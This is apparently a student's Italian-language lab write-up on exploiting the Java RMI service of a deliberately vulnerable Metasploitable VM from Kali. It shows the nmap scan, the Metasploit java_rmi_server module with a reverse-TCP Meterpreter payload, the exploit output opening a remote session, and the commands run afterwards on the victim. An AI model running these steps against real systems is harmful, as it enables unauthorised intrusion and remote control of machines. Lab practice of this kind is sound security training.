PROGETTO

HACKING JAVA RMI


FRANCESCO PERSICHETTI

L'esercizio consiste nello sfruttare una vulnerabilità della macchina Metasploitable sulla porta 1099-Java RMI. I requisiti sono:

1. Kali dovrà avere il seguente IP: 192.168.11.111
2. Metasploitable dovrà avere il seguente IP: 192.168.11.112
3. Una volta stabilita una sessione remota con Meterpreter, raccogliamo le seguenti informazioni sulla macchina remota:
    1. Configurazione di rete
    2. Informazioni sulla tabella di routing della macchina vittima


1.

Per iniziare, cambio indirizzo IP della mia macchina kali con "sudo nano /etc/network/interfaces"




2.


Eseguo la stessa procedura del punto 1 per la macchina vittima (Metasploitable), in modo da essere sulla stessa rete della macchina attaccante (kali) e poter comunicare tra di loro, eseguendo lo stesso comando utilizzato su kali: "sudo nano /etc/network/interfaces"



3.
Prima di iniziare la sessione di hacking, lancio una scansione che mi riporterà tutti i servizi attivi e le loro versioni sulle rispettive porte nei confronti della macchina vittima, con il comando “nmap -sV 192.168.11.112”



Una volta appurato che il servizio interessato (evidenziato in rosso in figura) sia attivo e in ascolto sulla porta 1099, procedo alla sessione di hacking con metasploit. Apro il framework da prompt dei comandi di kali con il comando “msfconsole”, dopodiché con il comando “search” ricerco la parola chiave per cercare un modulo di exploit che più si aggiudica alla mia casistica. Una volta trovato lo lancio usando il comando “use”



Una volta scelto l'exploit possiamo andarci a vedere qualche info in più riguardante il modulo con il comando "info"

```
Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      1099             yes       The target port (TCP)
  SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH                     no        The URI to use for this exploit (default is random)

Payload information:
  Avoid: 0 characters

Description:
  This module takes advantage of the default configuration of the RMI
  Registry and RMI Activation services, which allow loading classes
  from any remote (HTTP) URL. As it invokes a method in the RMI
  Distributed Garbage Collector which is available via every RMI
  endpoint, it can be used against both rmiregistry and rmid, and
  against most other (custom) RMI endpoints as well. Note that it does
  not work against Java Management Extension (JMX) ports since those
  do not support remote class loading, unless another RMI endpoint is
  active in the same Java process. RMI method calls do not support or
  require any sort of authentication.
```

Possiamo notare come tra i parametri "required" manchi la configurazione del "rhosts", ossia l'indirizzo IP della macchina target (Metasploitable). Lo possiamo configurare con il comando "set rhosts 192.168.11.112", dopodiché lanciamo uno "show options" per vedere se il parametro sia stato configurato correttamente

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

Evidenziato in rosso c'è il payload che viene settato di default per creare una sessione di meterpreter una volta lanciato il comando "exploit"


```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started HTTP reverse handler on http://192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/pTkFDpq
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[!] http://192.168.11.111:4444 handling request from 192.168.11.112; (UUID: sktlglot) Without a database connected that payload UUID tracking will not work!
[*] http://192.168.11.111:4444 handling request from 192.168.11.112; (UUID: sktlglot) Attaching orphaned/stageless session ...
[!] http://192.168.11.111:4444 handling request from 192.168.11.112; (UUID: sktlglot) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 127.0.0.1) at 2022-12-09 05:15:40 -0500

meterpreter >
```

Ora che ho ottenuto la sessione remota meterpreter posso raccogliere le informazioni richieste dalla traccia dell'esercizio sulla macchina vittima

3.1
Per conoscere la configurazione di rete della macchina remota basterà lanciare il comando “ifconfig”, come in foto



3.2
Stessa cosa per conoscere la tabella di routing della macchina vittima, basterà utilizzare il comando “route” e questo sarà il risultato